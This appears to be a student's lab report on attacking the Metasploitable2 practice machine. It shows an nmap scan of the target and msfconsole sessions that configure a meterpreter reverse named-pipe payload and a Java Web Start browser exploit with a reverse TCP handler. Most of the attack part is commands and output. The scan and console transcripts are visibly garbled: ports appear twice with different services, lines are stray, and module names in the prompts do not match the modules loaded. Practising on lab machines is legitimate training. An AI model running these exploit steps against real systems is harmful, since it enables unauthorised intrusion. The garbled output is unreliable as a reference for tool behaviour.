

Name: J. Manasa

First of all, **nmap -A <ip> command** is run where the aggressive scan of a particular ip address is performed where all the details related to that ip address such as types of ports used, open ports etc are displayed.

```
mmonsal3@kali:~$  
File Actions Edit View Help  
  
mmonsal3@kali:~$-[]  
nmap -sS 192.168.0.101  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 00:13 IST  
Nmap scan report for 192.168.0.101  
Host is up (0.0025 latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ftp  
| ftp-syst|  
| START |  
| FTP Server Status:  
| Connected to 192.168.0.102  
| Logged in as ftp  
| TYPE: ASCII  
| No session bandwidth limit  
| Session timeout in seconds is 300  
| Control connection is plain text  
| Data connections will be plain text  
| vsFTPd 2.3.4 - secure, fast, stable  
| End of status  
|ftp-moni: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh       OpenSSH 4.7p1 Debian Ubuntu tel (protocol 2.0)  
ssh-hostkey:  
| 3026 dc:af:cfc:f1:e1:03:fa:7a:d0:98:24:fa:c4:05:c6:c6 (DSA)  
|_ 2048 38:5b:50:a2:0f:22:1d:de:a7:2b:ac:b1:24:b1:2d:e8:f3 (RSA)  
22/tcp    open  x11inet   Linux telnetd  
29/tcp    open  smtp       Postfix smtpd  
ssh-cert: Subject: commonName=ubuntu008-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
Not valid before: 2018-04-17T18:10Z+05  
_Not valid after: 2018-04-10T14:07+05  
SSH commands: metasploitable.localdomain, PIPELINING, SIZE 162KnoBanner, WFFY, ETBNN, ENHANCEDSTATUSCODES, BRITTIME, OSN  
sslv2?  
|sslv2 supported  
| cipher:  
| SSLv2_KC_A_128_EXPORT40_WITH_MD5  
| SSLv2_KC_A_128_CBC_WITH_MD5  
| SSLv2_KC_A_128_DES_CBC_WITH_MD5  
| SSLv2_KC_A_128_EXPORT40_WITH_MD5  
| SSLv2_KC_A_128_CBC_EXPORT40_WITH_MD5  
| SSLv2_KC_A_128_DES_64_CBC_WITH_MD5  
ssl-date: 2023-09-22T18:45:09+00:00; +045% from scanner time.  
23/tcp    open  domain    ISC BIND 9.4.2  
dns-nslid  
| Bind version: 9.4.2  
ns/tcp    open  http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
_http-title: Metasploitables2 - Linux  
_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
111/tcp   open  rpcbind    2 (RPC #100000)  
rpcinfo:  
| program version port/proto service  
| 100000 2 111/tcp rpcbind
```

```

File Actions Edit View Help
| 100000 2 | 111/udp | rpcbind
| 100003 2,3,4 | 2049/tcp | nfs
| 100003 2,3,4 | 2049/udp | nfs
| 100005 1,2,3 | 3869/udp | mountd
| 100005 1,2,3 | 3870/tcp | mountd
| 100021 1,3,4 | 4246/tcp | nlockmgr
| 100022 1,3,4 | 4250/udp | nlockmgr
| 100024 1 | 5332/tcp | status
| 100024 1 | 5652/udp | status
| 139/tcp | open | netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
| 445/tcp | open | Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
| 512/tcp | open | exec netkit-rsh rshcd
| 513/tcp | open | login
| 514/tcp | open | rshd
| 1099/tcp | open | java-rmi GNU Classpath rmiregistry
| 1524/tcp | open | bindshell Metasploitable root shell
| 2049/tcp | open | nfs 2.4 (port 100003)
| 2121/tcp | open | ftp ProFTPD 1.3.1
| 3306/tcp | open | mysql MySQL 5.0.51a-Jubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-Jubuntu5
| Thread ID: 19
| Capabilities: Flags: 4354
| Some Capabilities: ConnectWithDatabase, SwitchToSSLAfterHandshake, Support4Auth, SupportsCompression, SupportsTransactions, Speaks3ProtocolNew, LongColumnFlag
| State: disconnected
| _Salt: V0Z2dM[Df]l((l)pu)g/
| 5432/tcp | open | postgresql PostgreSQL DB 8.3.0 - 8.3.7
| sqlcmd -U sa -S localhost:1433 -d master -i /dev/null --localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2018-03-17T11:07:45
| Not valid after: 2018-04-07T11:07:45
| _SQL-date: 2023-09-21T11:49:09-08:00; +0457s from scanner time.
| 5986/tcp | open | vnc VNC (protocol 3.3)
| vnc-info:
| Protocol version: 3.3
| Security type: 0
| _ VNC Authentication (2)
| 6000/tcp | open | x11 (access denied)
| 6067/tcp | open | irc UnrealIRCd
| irc-info:
| users: 1
| servers: 1
| Users: 1
| _Users: 1
| _servers: 0
| server: irc.Metasploitable.LAN
| version: Unreal3.2.8.1 irc.Metasploitable.LAN
| uptime: 0 days, 0:02:20
| Source IP(s): nmap
| source host: 976CE589.F80233E.FFFA6D49.IP
| error: Closing link: dofqnjshk192.168.0.102 (quit: dofqnjshk)
| 8000/tcp | open | ajp13 Apache/2.4.18 (Ubuntu)
| _ajp-methods: failed to get a valid response for the OPTIONS request
| 8180/tcp | open | http Apache Tomcat/Coyote JSP engine 1.1
| _http-server-header: Apache-Coyote/1.1
| _http-features: Apache Tomcat
| _http-title: Apache Tomcat/5.5
| Service Info: hosts: metasploitable,localdomain,irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:Linux:Linux_kernel
Host script results:
| smu-time: protocol negotiation failed (SMU2)
| smu-security-mode:
| _account_needed: Guest
| authentication_level: user
| challenge_response: supported
| _message_signing: disabled (dangerous, but default)
| _osbatt: NetInfo name: METASPLOITABLE, NetInfo user: unknown; NetInfo MAC: unknown; (unknown)
| smu-no-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
| _System time: 2023-09-21T11:49:01-04:00
| _Clock-skew: mean: 280460fs, deviation: 280460fs, median: 446fs
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host) up in 20.30 seconds


```

Commands used:


- 1. search smb
- 2. use <exploit name or module number>
- 3. show options
- 4. set <option name, value>
- 5. exploit

Vulnerabilities:

All these vulnerabilities were scanned using Metasploitable2. Metasploitable2 is a vulnerable virtual machine which runs on Linux. It is used to test common vulnerabilities.



1.



The above module is a payload module.

payload(cmd/windows/tftp/x64/custom/reverse_named_pipe):

Target Platform: Windows 64-bit.

Payload Function: Custom payload with reverse named pipe.

Purpose: This module is designed for 64-bit Windows systems and provides a custom payload that uses a reverse named pipe for communication. The "cmd/windows" prefix suggests that this payload may be intended to execute arbitrary Windows shell commands on the compromised system, providing the attacker with control over the system.

2.

```
msf4 > use payload/windows/x64/meterpreter/reverse_named_pipe
msf4 payload(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > show options
Module options (payload/windows/x64/meterpreter/reverse_named_pipe):


| Name      | Current Setting | Required | Description                                               |
|-----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC  | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| PIPEHOST  |                 | yes      | Host of the pipe to connect to                            |
| PIPERNAME | msf-pipe        | yes      | Name of the pipe to listen on                             |


View the full module info with the info, or info -d command.
msf4 payload(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > set PIPEHOST 192.168.0.101
PIPEHOST => 192.168.0.101
msf4 payload(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > exploit
[*] Payload Handler Started as Job 1
msf4 payload(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > |
```

The above module is a payload module.

windows/x64/meterpreter/reverse_named_pipe

Payload Name: "meterpreter/reverse_named_pipe"

Payload Platform: Windows

Payload Function: Reverse Meterpreter Payload Over Named Pipe

Purpose:

The purpose of this payload is to facilitate remote control and exploitation of a Windows x64 systems through a reverse Meterpreter session over a named pipe, especially in ethical hacking and penetration testing.

3.

```
msf4 > use L21
[*] Using configured payload windows/meterpreter/reverse_tcp
msf4 exploit(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > show options
Module options (exploit/windows/browser/java_vm_args):


| Name     | Current Setting | Required | Description                                                                                                                           |
|----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST  | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT  | 80              | yes      | The daemon port to listen on                                                                                                          |
| SSL      | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert  |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| UNICPATH |                 | no       | Override the UNC path to use. (Use with an SMB server)                                                                                |
| URI_PATH | /               | yes      | The URI to use.                                                                                                                       |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.102   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name      |
|----|-----------|
| 0  | Automatic |


View the full module info with the info, or info -d command.
msf4 exploit(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > set RHOSTS 192.168.0.101
[*] Unknown database option: RHOSTS, did you mean URI_PATH?
RHOSTS => 192.168.0.101
msf4 exploit(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > exploit
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.102:4444
msf4 exploit(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > [*] Using URL: http://192.168.0.102/
[*] Server started.
msf4 exploit(<cmd/windows/tftp/x64/custom/reverse_named_pipe>) > |
```

The above module is an exploit module.

exploit(windows/browser/java_ws_vmargs):

Exploit Type: This is an exploit module.

Target Platform: Windows.

Exploit Target: Browsers with Java Web Start (JWS) applications running.

Purpose: This module is designed to exploit vulnerabilities in Java Web Start applications that run within web browsers on Windows systems. Java Web Start allows users to launch and manage Java applications from their web browsers. If a vulnerability exists in a JWS application, this module can be used to exploit it and gain control over the target system.